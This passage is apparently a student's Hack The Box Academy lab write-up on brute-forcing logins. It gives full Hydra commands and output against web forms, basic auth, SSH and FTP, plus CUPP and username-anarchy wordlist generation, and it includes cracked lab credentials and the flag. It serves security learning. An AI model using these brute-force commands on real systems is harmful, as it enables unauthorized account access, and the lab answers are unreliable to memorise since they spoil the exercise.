> Child's birthdate (DDMMYYYY):

> Pet's name: Spot
> Company name: AHI

> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: hacker,blue
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to jane.txt, counting 42564 words.
[+] Now load your pistolero with jane.txt and shoot! Good luck!
```


5. Then I used the provided grep command to filter based on the company's password policy. I used the command `grep -E '^.{6,}$' jane.txt | grep -E '[A-Z]' | grep -E '[a-z]' | grep -E '[0-9]' | grep -E '(!@#$$%^&*.*){2,}' > jane-filtered.txt`.

6. Next, we go back to using the hydra command they provided. I inputted the target ip and port as well. This command is going to try every username in usernames.txt with every password in jane-filtered.txt against the web login, while fitting the criteria for the policy. Here is the command I used and the result: `hydra -L jane_smith_usernames.txt -P jane-filtered.txt 94.237.122.241 -s 37421 -f http-post-form "/:username=^USER^&password=^PASS^:Invalid credentials"`


```
[us-academy-5]--[10.10.15.75]--[htb-ac-2120260@htb-n9fhy8ruelp]--[~/username-anarchy]
[*]$ hydra -L jane_smith_usernames.txt -P jane-filtered.txt 94.237.122.241 -s 37421 -f http-post-form "/:username=^USER^&password=^PASS^:Invalid credentials"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-23 19:04:32
[DATA] max 16 tasks per 1 server, overall 16 tasks, 111286 login tries (1:14/p:7949), ~6956 tries per task
[DATA] attacking http-post-form://94.237.122.241:37421/:username=^USER^&password=^PASS^:Invalid credentials
[37421][http-post-form] host: 94.237.122.241 login: jane password: 3n4J!!
[STATUS] attack finished for 94.237.122.241 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-23 19:04:33
```

7. Now I can go to the target ip and port website on firefox and log in using the given credentials that hydra found. Here is the flag once you log in.



### Image/Screenshot:



## Flag 8:

**Flag Answer:**

**Last Command Used:**

**Steps:**

1. First, I make txt files for all of the contents from the two given lists from GitHub. I used the `nano` command to copy and paste each and make two separate passwords and usernames files.
2. `hydra -L usernames.txt -P passwords.txt -s 53245 94.237.62.138 http-get` . I used this command to scift though both of my txt files while targeting the specific port and IP.

Here is my result:

```
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-i0m2ruqzb6]-[~]
[*]$ hydra -L usernames.txt -P passwords.txt -s 55854 94.237.61.157
http-get
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes
(this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-23
22:08:59
[WARNING] You must supply the web page as an additional option or via -m
, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3400 login tries (1:
17/p:200), ~213 tries per task
[DATA] attacking http-get://94.237.61.157:55854/
[55854][http-get] host: 94.237.61.157 login: admin password: Admin12
```

**Image/Screenshot:**

+0 🗄 What is the password for the basic auth login?

admin123


## Flag 9:

**Flag Answer:**


**Last Command Used:**

**Steps:**

1. Searched the target IP and port in Firefox. Then used the credentials found above to log in and get the flag.



**Image/Screenshot:**



## Flag 10:

**Flag Answer:**

**Last Command Used:**

**Steps:**

1. First I used `hydra -l satwossh -P passwords.txt -s 45458 83.136.250.223 ssh`, this tries to brute-force SSH on the target IP and port, using every username from the file `satwossh` and every password from `passwords.txt`, stopping when it finds a working credential.

```
[us-academy-5]-[10.10.15.75]-[htb-ac-2120260@htb-nq0d1qeaep]-[~]
[*]$ hydra -l satwossh -P passwords.txt -s 45458 83.136.250.223 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes
(this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-23
21:00:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it
is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to
skip waiting)) from a previous session found, to prevent overwriting, .
/hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 200 login tries (1:1
/p:200), ~13 tries per task
[DATA] attacking ssh://83.136.250.223:45458/
[45458][ssh] host: 83.136.250.223 login: satwossh password: password
```

2. Now that I got the ssh log in, I can use `ssh -p 45458 satwossh@83.136.250.223` to log in. I then do `ls` to see what kind of files are in ssh. I find a name by running `cat`

IncidentReport.txt . Here is the result:

```
Parrot Terminal
File Edit View Search Terminal Help
To restore this content, you can run the 'unminimize' command.
satwossh@ng-2120260-loginbfsatwo-tddg4-75d75cdd65-66lmw:~$ ls
IncidentReport.txt passwords.txt username-anarchy
satwossh@ng-2120260-loginbfsatwo-tddg4-75d75cdd65-66lmw:~$ cat IncidentR
eport.txt
System Logs - Security Report

Date: 2024-09-06

Upon reviewing recent FTP activity, we have identified suspicious behavi
or linked to a specific user. The user Thomas Smith has been regular
ly uploading files to the server during unusual hours and has bypassed m
ultiple security protocols. This activity requires immediate investigati
on.

All logs point towards Thomas Smith being the FTP user responsible for r
ecent questionable transfers. We advise closely monitoring this user's a
ctions and reviewing any files uploaded to the FTP server.
```

3. Now that I have a name, I change directory to `cd username-anarchy/` . Then I run `./username-anarchy Thomas Smith > thomas_smith_usernames.txt` to generate a list of username variants for "Thomas Smith." Here is the list it outputted:

```
hy$ cat thomas_smith_usernames.txt
thomas
thomassmith
thomas.smith
thomassm
thomsmith
thomass
t.smith
tsmith
stomas
s.thomas
smitht
smith
smith.t
smith.thomas
ts
```


4. Then I realized I forgot to move the passwords.txt to the anarchy one. So I did `mv passwords.txt username-anarchy/`. Next, I do `hydra -L thomas_smith_usernames.txt -P passwords.txt 127.0.0.1 ftp` this will try every username in thomas\_smith\_usernames.txt with every password in passwords.txt against the FTP service on 127.0.0.1 (localhost).

Here is my output:

```
satwossh@ng-2120260-loginbfsatwo-tddg4-75d75cdd65-661mw:~/username-anarc
hy$ hydra -L thomas_smith_usernames.txt -P passwords.txt 127.0.0.1 ftp
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not u
se in military or secret service organizations, or for illegal purposes
(this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-2
4 02:09:30
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2970 login tries (1:
15/p:198), ~186 tries per task
[DATA] attacking ftp://127.0.0.1:21/
[21][ftp] host: 127.0.0.1 login: thomas password: chocolate!
```

Image/Screenshot:



**Flag 11:**

**Flag Answer:**

**Last Command Used:**

**Steps:**

1. Now that I found the FTP credentials I need to log in by connecting to the ftp localhost, `ftp 127.0.0.1`. Then, use the credentials above to log in.

2. When I run `ls` I see that there is a `flag.txt` that I need to open.

```
hy$ ftp 127.0.0.1
Connected to 127.0.0.1.
220 (vsFTPd 3.0.5)
Name (127.0.0.1:satwossh): thomas
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||59068|)
150 Here comes the directory listing.
-rw----- 1 1001 1001 28 Sep 10 2024 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||16152|)
150 Opening BINARY mode data connection for flag.txt (28 bytes)
```


3. By using `get flag.txt` I can transfer it out of ftp so I can read it. Then, exit FTP like this:

```
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||16152|)
150 Opening BINARY mode data connection for flag.txt (28 bytes).
100% |*****| 28 739.01 KiB/s 00
:00 ETA
226 Transfer complete.
28 bytes received in 00:00 (207.14 KiB/s)
ftp>
ftp> exit
```

4. The just `cat flag.txt` .

```
satwossh@ng-2120260-loginbfsatwo-tddg4-75d75cdd65-66lmw:~/username-ana
hy$ cat flag.txt
HTB{brut3f0rc1ng_succ3ssful}satwossh@ng-2120260-loginbfsatwo-tddg4-75d
satwossh@ng-2120260-loginbfsatwo-tddg4-75d75cdd65-66lmw:~/username-ana
```

## Image/Screenshot:



## Summary

Overall, I did so much better than I expected on this HTB. I thought I was going to get stuck, but thankfully I found that actually reading every module helped with this one. Each flag was referring back to previous information and knowledge. Also by learning the rules of ftp helped as well because I would have been stuck in there if I didn't know I had to exit to hit the flag.